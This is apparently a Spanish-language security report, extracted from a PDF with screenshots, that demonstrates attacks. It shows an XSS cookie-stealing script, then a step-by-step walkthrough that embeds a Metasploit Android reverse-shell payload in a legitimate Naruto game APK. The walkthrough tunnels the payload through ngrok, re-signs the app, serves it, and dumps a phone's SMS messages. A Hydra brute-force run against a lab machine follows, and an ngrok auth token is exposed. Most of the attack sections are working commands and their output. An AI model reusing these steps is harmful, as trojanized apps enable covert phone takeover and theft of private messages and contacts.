
```
<script>const cookies = document.cookie;fetch('http://localhost:3030?id=' + cookies);</script>
```

, el peligro es que teniendo esta cookie pueden identificarse en la web como un usuario sin

necesidad de tener que identificarse, además de que se pueden crear scripts con otras funciones como descargar contenido para infectar equipos.

←identificación a través de una cookie

Para este ataque solo he podido ver ejemplos de páginas creadas propias de usuarios para mostrarlo, por suerte la mayor parte de los sitios web grandes que se usan comúnmente ya usan



sanitización en el front end y aplican políticas de seguridad de contenido para evitar la ejecución de scripts no controlados a través de campos de envío de texto, además de que sería ilícito probar este tipo de vulnerabilidad en webs reales, sin embargo en páginas pequeñas sigue siendo una vulnerabilidad existente, por este motivo es adecuado en

primer lugar, no tener información sensible en sitios no seguros y no repetir contraseñas, por si pudieran acceder a los datos de inicio de sesión una vez identificados en la página web.

O

O

○ **3.3 Ataques de suplantación de identidad (spoofing)**

En este tipo de ataques lo que se pretende es suplantar la identidad de un sitio web oficial, como hemos visto anteriormente no es difícil copiar el aspecto de la entrada de una página web completa o incluso se puede hacer con aplicaciones para móviles. Vamos a mostrar a continuación como se puede introducir en una aplicación legítima un exploit malicioso que nos da acceso completo a un teléfono sin dejar de hacer funcionar la aplicación original. Para esto vamos a descargar de la página web apkmonk



(<https://www.apkmonk.com/>) una aplicación original, para este caso y siguiendo una guía hemos procedido a usar un juego de Naruto, este tipo de ataque funciona con todo tipo de aplicaciones pero se debe identificar la ubicación de un Mainframe, esto requiere de tiempo y por seguridad y legalidad se va a usar esta aplicación en un entorno controlado.

Primero debemos preparar una sesión que nos tendrá creado un servidor, de este modo evitamos usar un servidor local propio que use nuestra IP pública podemos camuflarse usando ngrok, es una utilidad sencilla, para usarlo debemos ir a su página web oficial y registrarnos, solo pide un nombre y una cuenta de correo para verificar la identidad.

The screenshot shows a Kali Linux desktop environment with a VirtualBox window open. Inside the window, a Firefox browser is displaying the ngrok setup page at <https://dashboard.ngrok.com/get-started/setup>. The page has a blue header with the title 'Download ngrok'. It provides instructions for installation: '1. Unzip to install' (for Linux/Mac) and '2. Connect your account' (with a command: \$ ngrok config add-authtoken 2RBEIaUPqloMGuTwZ4pAZTy1Tr_3axCzJynanRh4nJYs90NL). A sidebar on the left shows navigation links like 'Getting Started', 'Setup & Installation', and 'Your Authtoken'. A sidebar on the right offers features like 'Cloud Edge', 'Tunnels', 'Events', 'API', 'Security', 'Users', 'Billing', and 'Settings'. A promotional banner at the bottom encourages upgrading to a paid plan.

Una vez identificados descargamos el archivo, los descomprimimos y nos da una linea de comando para introducir en la terminal, al hacerlo nos crea el servidor ngrok y ya podemos usarlo



The screenshot shows the ngrok dashboard with the following information:

| Session Status | online |
|----------------|---|
| Account | Lila (Plan: Free) |
| Version | 3.3.1 |
| Region | Europe (eu) |
| Latency | 29ms |
| Web Interface | http://127.0.0.1:4040 |
| Forwarding | <code>tcp://2.tcp.eu.ngrok.io:13013 → localhost:4646</code> |

Connections

| | ttl | opn | rt1 | rt5 | p50 | p90 |
|--|-----|-----|------|------|------|------|
| | 0 | 0 | 0.00 | 0.00 | 0.00 | 0.00 |

Primero vamos a crear una apk maliciosa sencilla, para esto se usa el ngrok ya que es a donde queremos que vaya la conexión de la apk maliciosa, entonces usamos el enlace del Forwarding y ponemos el puerto que nos haya asignado ngrok

- msfvenom -p android/meterpreter/reverse_tcp LHOST=2.tcp.eu.ngrok.io LPORT=13013 -o msf.apk

Solo con esto ya tendríamos una aplicación maliciosa que permitirá el uso completo de un teléfono móvil a través de una sesión de escucha hecha en metasploit esto se haría ejecutando metaesploit y usando el exploit que se usa en la aplicación maliciosa de reverse_tcp

- msfdb run
- use exploit/multi/handler
- set payload android/meterpreter/reverse_tcp
- set LHOST 0.0.0.0
- set LPORT 4645
- exploit

y así quedamos a la espera de la ejecución de la aplicación maliciosa



```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00 00
Aieee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.3.16-dev
+ --=[ 2315 exploits - 1208 auxiliary - 412 post      ]
+ --=[ 975 payloads - 46 encoders - 11 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 4646
LPORT => 4646
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4646
```

, sin embargo y como es lógico si intentamos instalar esta aplicación sin más la seguridad de android nos alertará de que es una aplicación malintencionada. El problema está en que esta aplicación puede camuflarse dentro de otra para que no salten las alarmas del dispositivo móvil.

Para esto primero descargamos una aplicación oficial, guardamos ambas apk, la maliciosa y la oficial en un mismo directorio para trabajar de forma cómoda. Lo primero que tenemos que hacer es descomprimir ambos archivos con apktool, esta aplicación la hemos descargado y ejecutado en la carpeta de descargas, por lo que la vamos a ejecutar desde este directorio

- java -jar /home/kali/Downloads/apktool_2.4.1.jar d msf.apk
- java -jar /home/kali/Downloads/apktool_2.4.1.jar d naruto.apk

Hecho esto tendremos dos nuevos directorios



```
Kali (antes de mitmf) [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
-o,--output <dir>      The name of apk that gets written. Default is dist/name.apk
-p,--frame-path <dir>    Uses framework files located in <dir>.

For additional info, see: https://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali

[root@kali]~/Desktop/APK]
# file *
msf.apk: Android package (APK), with AndroidManifest.xml
roblox.apk: Android package (APK), with AndroidManifest.xml

[root@kali]~/Desktop/APK]
# java -jar /home/kali/Downloads/apktool_2.7.0.jar d msf.apk
I: Using Apktool 2.7.0 on msf.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

[root@kali]~/Desktop/APK]
# java -jar /home/kali/Downloads/apktool_2.7.0.jar d roblox.apk
I: Using Apktool 2.7.0 on roblox.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

[root@kali]~/Desktop/APK]
#
```

En la imagen aparece roblox porque es la aplicación con la que se empezó a hacer estas pruebas.

Lo que procedemos a hacer es que dentro de msf.apk buscamos el archivo gmail, y los vamos a descomprimir pero dentro de la aplicación legítima

- tar -cf - ./smali | (cd ..;/roblox(naruto en la actualidad); tar -xpf -)



```
[root@kali]~/Desktop/APK]
# ls
msf apk roblox roblox.apk

[root@kali]~/Desktop/APK]
# cd msf

[root@kali]~/Desktop/APK/msf]
# ls
AndroidManifest.xml apktool.yml original res smali

[root@kali]~/Desktop/APK/msf]
# tar -cf - ./smali | ( cd ..roblox; tar -xpf - )

[root@kali]~/Desktop/APK/msf]
# cd ..

[root@kali]~/Desktop/APK]
# cd roblox

[root@kali]~/Desktop/APK/roblox]
# cd smali/com

[root@kali]~/.../APK/roblox/smali/com]
# ls
android appsflyer birbit google metasploit roblox

[root@kali]~/.../APK/roblox/smali/com]
# [
```

Ahora es cuando en Roblox no logramos localizar el MainActivity.smali por lo que proseguimos con el uso de la guía, en la que podemos encontrar este archivo con la búsqueda de

- grep "MAIN" AndroidManifest.xml

```
[root@kali]~/Desktop/APK/naruto]
# grep "MAIN" AndroidManifest.xml
<action android:name="android.intent.action.MAIN"/>

[root@kali]~/Desktop/APK/naruto]
# grep "MAIN" AndroidManifest.xml -B 2
<activity android:configChanges="keyboardHidden|orientation|screenLayout|screenSize|smallestScreenSize|uiMode|windowSoftInputMode">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>

[root@kali]~/Desktop/APK/naruto]
# cd smali/com/minerale/narutoshippuden

[root@kali]~/.../smali/com/minerale/narutoshippuden]
# ls
BuildConfig.smali      'MainActivity$2.smali'  'MainActivity$4$1.smali'  MainActivity.smali  'R$anim$1.smali'
>MainActivity$1.smali'  'MainActivity$3.smali'  'MainActivity$4.smali'   'R$anim.smali'  'R$anim$2.smali'

[root@kali]~/.../smali/com/minerale/narutoshippuden]
# [
```



Una vez encontrado lo abrimos con nano y tenemos que modificar el flujo de la información al Payload del smali de la aplicación maliciosa

```
a (1145).png
File Actions Edit View Help
GNU nano 7.2
.MainActivity.smali *

.prologue
.line 101
invoke-virtual {p1}, Landroid/view/View;→getId()I
move-result v0

packed-switch v0, :pswitch_data_0

.line 107
:goto_0
return-void

.line 103
:pswitch_0
invoke-direct {p0}, Lcom/minerale/narutoshippuden>MainActivity;→preparing()V
goto :goto_0

.line 101
:pswitch_data_0
.packed-switch 0x7f0c005a
:pswitch_0
.end packed-switch
.end method

.method public onCreate(Landroid/os/Bundle;)V
.invoke-static {p0}, Lcom/metasploit/stage/Payload;→start(Landroid/content/Context;)V
.locals 2
.param p1, "savedInstanceState"    # Landroid/os/Bundle;

.prologue
.line 51
invoke-super {p0, p1}, Landroid/app/Activity;→onCreate(Landroid/os/Bundle;)V

.line 52
invoke-static {p0}, Lcom/minerale/narutoshippuden/utils/HashKeyUtils;→getHashKey(Landroid/content/Context;)Ljava/lang/String;
move-result-object v1

put-object v1, p0, Lcom/minerale/narutoshippuden>MainActivity;→hashKey:Ljava/lang/String;
.line 54
invoke-virtual {p0}, Lcom/minerale/narutoshippuden>MainActivity;→getWindow()Landroid/view/Window;
```

Ahora vamos a modificar los permisos incluyendo además de los de la aplicación original los de la aplicación maliciosa



```
(root㉿kali)-[~/home/.../APK/naruto/smali/com]
└# cd .

(roots㉿kali)-[~/home/.../APK/naruto/smali/com]
└# cd ..

(roots㉿kali)-[~/home/.../Desktop/APK/naruto/smali]
└# cd ..

(roots㉿kali)-[~/home/kali/Desktop/APK/naruto]
└# cat AndroidManifest.xml | grep "uses-permission"
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="archos.permission.FULLSCREEN_FULL" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.WAKE_LOCK" />

(roots㉿kali)-[~/home/kali/Desktop/APK/naruto]
└# 

File Actions Edit View Help
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.WRITE_CALL_LOG" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
```

Para esto juntamos ambos en un archivo y lo listamos quitando los permisos repetidos con

- cat AndroidManifest.xml | grep "uses-permissions" > permissions
- cat permissions | sort -u | xclip -sel clip

Para guardarlo en el portapapeles y lo añadimos en el archivo AndroidManifest.xml



```
root@kali:/home/kali/Desktop/APK/naruto
File Actions Edit View Help
GNU nano 7.2
AndroidManifest.xml *
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation="auto
<uses-feature android:glEsVersion="0x00020000"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.touchscreen" android:required="false"/>
<uses-feature android:name="android.software.leanback" android:required="false"/>
<uses-feature android:name="android.hardware.gamepad" android:required="false"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="archos.permission.FULLSCREEN_FULL"/>
<supports-screens android:largeScreens="true" android:normalScreens="true" android:smallScreens="true" android:xlargeScreens="true"/>
<application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:isGame="true" android:label="@string/app_name">
<activity android:label="Naruto" android:theme="@style/Theme.NoTitleBar.FullScreen" android:windowSoftInputMode="adjustPan">
</activity>
</application>
</manifest>
```

Hechas todas las modificaciones procedemos a compilarlo de nuevo

- java -jar /home/kali/Downloads/apktool_2.7.0.jar b naruto -o naruto-modified.apk

```
(root㉿kali)-[~/Desktop/APK]
# java -jar /home/kali/Downloads/apktool_2.7.0.jar b naruto -o naruto-modified.apk
I: Using Apktool 2.7.0
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Copying libs ... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: naruto-modified.apk
(root㉿kali)-[~/Desktop/APK]
#
```

Ahora tenemos que firmar la aplicación

- keytool -genkey -v -keystore naruto.keystore -alias naruto -keyalg RSA -keysize 2048 -validity 10000
- jarsigner -verbose -sigalg SHA1withRSA -keystore naruto.keystore naruto-modified.apk naruto



Kalil (antes de mitmf) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
File Actions Edit View Help
└─(root㉿kali)-[/home/kali/Desktop/APK]
  └─# keytool -genkey -v -keystore naruto.keystore -alias naruto -keyalg RSA -keysize 2048 -validity 10000
  Enter keystore password:
  Keystore password is too short - must be at least 6 characters
  Enter keystore password:
  Re-enter new password:
```

Kalil (antes de mitmf) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
File Actions Edit View Help
└─(root㉿kali)-[/home/kali/Desktop/APK]
  └─# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore naruto.keystore naruto-modified.apk maruto
  Enter Passphrase for keystore:
  jarsigner: Certificate chain not found for: maruto. maruto must reference a valid KeyStore key entry containing a private key and corresponding public key certificate chain.
  └─(root㉿kali)-[/home/kali/Desktop/APK]
    └─# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore naruto.keystore naruto-modified.apk naruto
    Enter Passphrase for keystore:
      adding: META-INF/MANIFEST.MF
      adding: META-INF/NARUTO.SF
```

y nos muestra que ha quedado firmado

```
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
jar signed.
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
Warning: <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
```

Una vez terminado podemos sellar el documento y compilarlo de nuevo en la apk, le ponemos apk final para poder distinguirlo de las versiones anteriores

```
Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.


└─(root㉿kali)-[/home/kali/Desktop/APK]
└─(root㉿kali)-[/home/kali/Desktop/APK]
  └─# zipalign -v 4 naruto-modified.apk final.apk
  Verifying alignment of final.apk (4) ...
    50 META-INF/MANIFEST.MF (OK - compressed)
    14926 META-INF/NARUTO.SF (OK - compressed)
    29940 META-INF/NARUTO.RSA (OK - compressed)
    11407 AndroidManifest.xml (OK - compressed)
```



Para descargarla abrimos un servidor local con python

- python3 -m http.server 80

Para poder descargar la apk maliciosa, en el caso de los delincuentes estas se suben a blogs o diferentes páginas aludiendo al público a descargarlas con la promesa de estar por ejemplo traducidas o tener versiones para otros continentes que no tienen acceso a algunas aplicaciones.



Tenemos también aparte ngrok abierto y abrimos la sesión de escucha en metasploit como enseñabamos al principio, hecho esto, automáticamente la sesión en escucha pasa a mostarrnos que se ha hecho con un acceso. y usando el comando

- help

podemos ver todas las opciones que podemos hacer, como por ejemplo

- app_list
- dump_sms

y vemos todas las aplicaciones instaladas o la descarga del archivo con los sms del dispositivo.



Kali (antes de mitmf) [Corriendo] - Oracle VM VirtualBox

File Actions Edit View Help

meterpreter > help

Core Commands

| Command | Description |
|-----------------|---|
| ? background | Backgrounds the current session |
| bg | Alias for background |
| bgkill | Kills all background metasploit scripts |
| bglist | Lists running background scripts |
| bgrun | Executes a metasploit script as a background thread |
| channel | Displays information or control active channels |
| close | Closes a channel |
| detach | Detaches the metasploit session (for http/https) |
| disable_unicode | Disables encoding of unicode strings |
| enable_unicode | Enables encoding of unicode strings |
| exit | Terminate the meterpreter session |
| get_timeouts | Get the current session timeout values |
| getuid | Get the session UID |
| help | Help menu |
| info | Displays information about a Post module |
| irb | Open an interactive Ruby shell on the current session |
| isatty | Shows whether the session is a terminal |
| machine_id | Get the MSN ID of the machine attached to the session |
| pry | Open the Pry debugger on the current session |
| quit | Terminate the meterpreter session |
| read | Read data from a file |
| resource | Run the records stored in a file |
| run | Executes a meterpreter script or Post module |
| secure | (Re)Negotiate TLV packet encryption on the session |
| sessions | Control sessions |
| set_timeout | Set the current session timeout values |
| sleep | Force Metasploit to go quiet, then re-establish session |
| transport | Manage the transport mechanisms |
| use | Use the specified module |
| uuid | Get the UUID for the current session |
| write | Writes data to a channel |

Stdapi: File system Commands

| Command | Description |
|----------|---|
| cat | Read the contents of a file to the screen |
| cd | Change directory |
| checksum | Retrieve the checksum of a file |

Connections

| ttl | opn | r1 | r5 | p50 | p90 |
|-----|-----|------|------|--------|--------|
| 1 | 1 | 0.00 | 0.00 | 184.55 | 184.55 |

root@kali: /home/kali

File Actions Edit View Help

Mirroring | AirDroid Web

192.168.1.249 - - [14/Jun/2023 02:31:05] "GET /final.apk HTTP/1.1" 200 -

Kali (antes de mitmf) [Corriendo] - Oracle VM VirtualBox

File Actions Edit View Help

Telegram

Teléfono

Término

Test

Tiempo

Tienda Xiaomi

Traductor

Trazado del sistema

Uber

Ubicación combinada

Udemy

Ventanas flotantes

Visualizador HTML

VpnDialogs

WINDIRE

WMService

Wallpaper

Wallpaper

Wfd Service

WhatsApp

Word

XRCB

Xiaomi Cloud

Xiaomi Service Framework Keeper

YouTube

Zep

Zep Life

android.aosp.overlay

android.miui.overlay

android.overlay.common

android.overlay.target

android.qaoverlay.common

org.telegram.messenger

com.google.android.dialer

com.miui.thememanager

com.google.android.networkstack.tethering

com.miui.weather2

com.global.shop

com.google.android.apps.translate

com.android.tracer

com.miui

tv.twitch.android.app

com.android.systemui

com.ubercab

com.android.location.fused

com.udemy.android

com.videobrain

com.android.htmlviewer

com.android.vpndialogs

it.wind.myWind

com.miui.wmsvc

com.miui.wallpaper

com.wallpaper

com.qualcomm.wfd.service

com.whatsapp

com.microsoft.office.word

com.qualcomm.qti.xrcb

com.miui.cloudservice

com.miui.push

com.google.android.youtube

com.huawei.hm.health

com.xiaomi.hm.health

android.aosp.overlay

android.miui.overlay

android.overlay.common

android.overlay.target

android.qaoverlay.common

super().__init__(*_args, **

File "/usr/lib/python3.11/socket.py", line 44, in handle

File "/usr/lib/python3.11/http/client.py", line 1114, in request

File "/usr/lib/python3.11/http/client.py", line 1147, in self.raw_requestline = self

File "/usr/lib/python3.11/socket.py", line 44, in handle

return self._sock.recv_into(self._buffer)

File Actions Edit View Help

Mirroring | AirDroid Web

192.168.1.249 - - [14/Jun/2023 02:31:05] "GET /final.apk HTTP/1.1" 200 -

```
/data/user/0/com.metasploit.stage/files
exit
meterpreter > dump_sms
[*] Fetching 319 sms messages
[*] SMS messages saved to: sms_dump_20230614004306.txt
```



○ 3.4 Ataques de fuerza bruta

Estos ataques se realizan tal como dice su nombre por fuerza bruta probando todas las combinaciones posibles, pero también se pueden usar diccionarios, estos se crean con datos que podemos obtener de los usuarios y sus combinaciones para probar en un rango más limitado que mejora la posible efectividad y además tarda menos.

Una de las formas que se usan para este tipo de ataque es usando hashcat o hidra que es el que vamos a probar con una máquina preparada para ello de la plataforma tryhackme que es la máquina Metasploitable2.

Vamos a usar una de las listas que trae Kali por defecto, debemos acceder a Wordlist y se descomprimir una larga lista que se llama rockyou.txt

Kalil (antes de mitmf) [Corriendo] - Oracle VM VirtualBox

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit Help
└── metasploit → /usr/share/metasploit-framework/data/wordlists
└── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
└── rockyou.txt.gz → /usr/share/rockyou/rockyou.txt.gz
└── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
└── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] y
Extracting rockyou.txt.gz ...
[sudo] password for kali:re/wordlists
tar:岩you.txt.gz: This does not look like a tar archive
> wordlists ~ Contains the rockyou wordlist
tar: Exiting with failure status due to previous errors
/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
└── dirb → /usr/share/dirb/wordlists
└── dirbuster → /usr/share/dirbuster/wordlists
└── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
└── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
└── john.lst → /usr/share/john/password.lst
└── legion → /usr/share/legion/wordlists
└── metasploit → /usr/share/metasploit-framework/data/wordlists
└── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
└── rockyou.txt
└── rockyou.txt.gz → /usr/share/sqlmap/data/txt/wordlist.txt
└── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
(kali㉿kali)-[~/usr/share/wordlists]
$ ls
amass dirb dirbuster fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt rockyou.txt.gz
(kali㉿kali)-[~/usr/share/wordlists]
$
```

Para aplicar esto en el ataque procedemos con Hydra contra la Máquina metasploitable



- hydra 192.168.1.134 ftp -l msfadmin -P rockyou.txt -s 21

Podemos hacer este mismo ataque contra un router para intentar averiguar su contraseña poniendo la Ip de la puerta de enlace, luego el protocolo, a continuación debemos poner -l si conocemos el nombre del usuario o -L si lo desconocemos, y luego con la contraseña igual, -p si conocemos la contraseña y -P y la lista de posibles contraseñas luego -s y el puerto que atiende al tipo de conexión en este caso al ser ftp usamos el puerto 21. Podemos ver como después de unos minutos nos aparece la contraseña.

The screenshot shows two terminal windows side-by-side. The left window is titled 'LinuxMetasploit2 [Corriendo] - Oracle VM VirtualBox' and displays a command-line session on a Kali Linux system. It starts with 'No such file or directory' when trying to run 'ipconfig'. Then it runs 'ifconfig' which shows network interface details for 'eth0' (IP 192.168.1.134) and 'lo' (IP 127.0.0.1). The right window is titled 'Kali (antes de mitmf) [Corriendo] - Oracle VM VirtualBox' and shows the execution of the Hydra command. The command is: 'hydra 192.168.1.134 ftp -l msfadmin -P rockyou.txt -s 21'. The output indicates that the password 'msfadmin' was found successfully after 1 of 1 target was completed. The Hydra version is v9.4 (c) 2022 by van Hauser/THC & David Maciejak. A note at the bottom of the Hydra output states: 'Please do not use in military or secret service organizations.'

```
No such file or directory
msfadmin@metasploitable:~$ ipconfig
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:aa:20:75
          inet addr:192.168.1.134  Bcast:192.168.1.255  Mask:255.255.255.0
              inet6 addr: fe80::200:27ff:fe20:75%eth0  Scope:Global
                  brd :fe80::ff00:27ff:fe20:75
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
